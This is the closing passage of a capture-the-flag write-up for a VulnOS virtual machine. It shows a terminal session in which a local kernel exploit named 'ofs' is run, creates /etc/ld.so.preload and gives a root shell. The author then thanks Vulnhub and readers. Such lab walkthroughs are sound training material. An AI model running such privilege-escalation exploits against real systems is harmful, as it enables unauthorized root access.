-rw-rw-r-- 1 webmin webmin 579442 Apr 30 15:25 post.tar.gz
$ . /ofs
-sh: 6: .: Can't open /ofs
$ chmod +x ofs
$  ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
#
```

Now we have a shell with root privileges on the system and we can do whatever we want.

We got root access to this machine via 2 different ways and we are able to read the flag.



Thanks to anyone who downloaded this VM and took the time to check it out!
Thanks to Vulnhub for hosting these things, an excellent resource and job , guys!!!
Thanks to the people who helped me to get so far!

….. Till.... The next VulnOS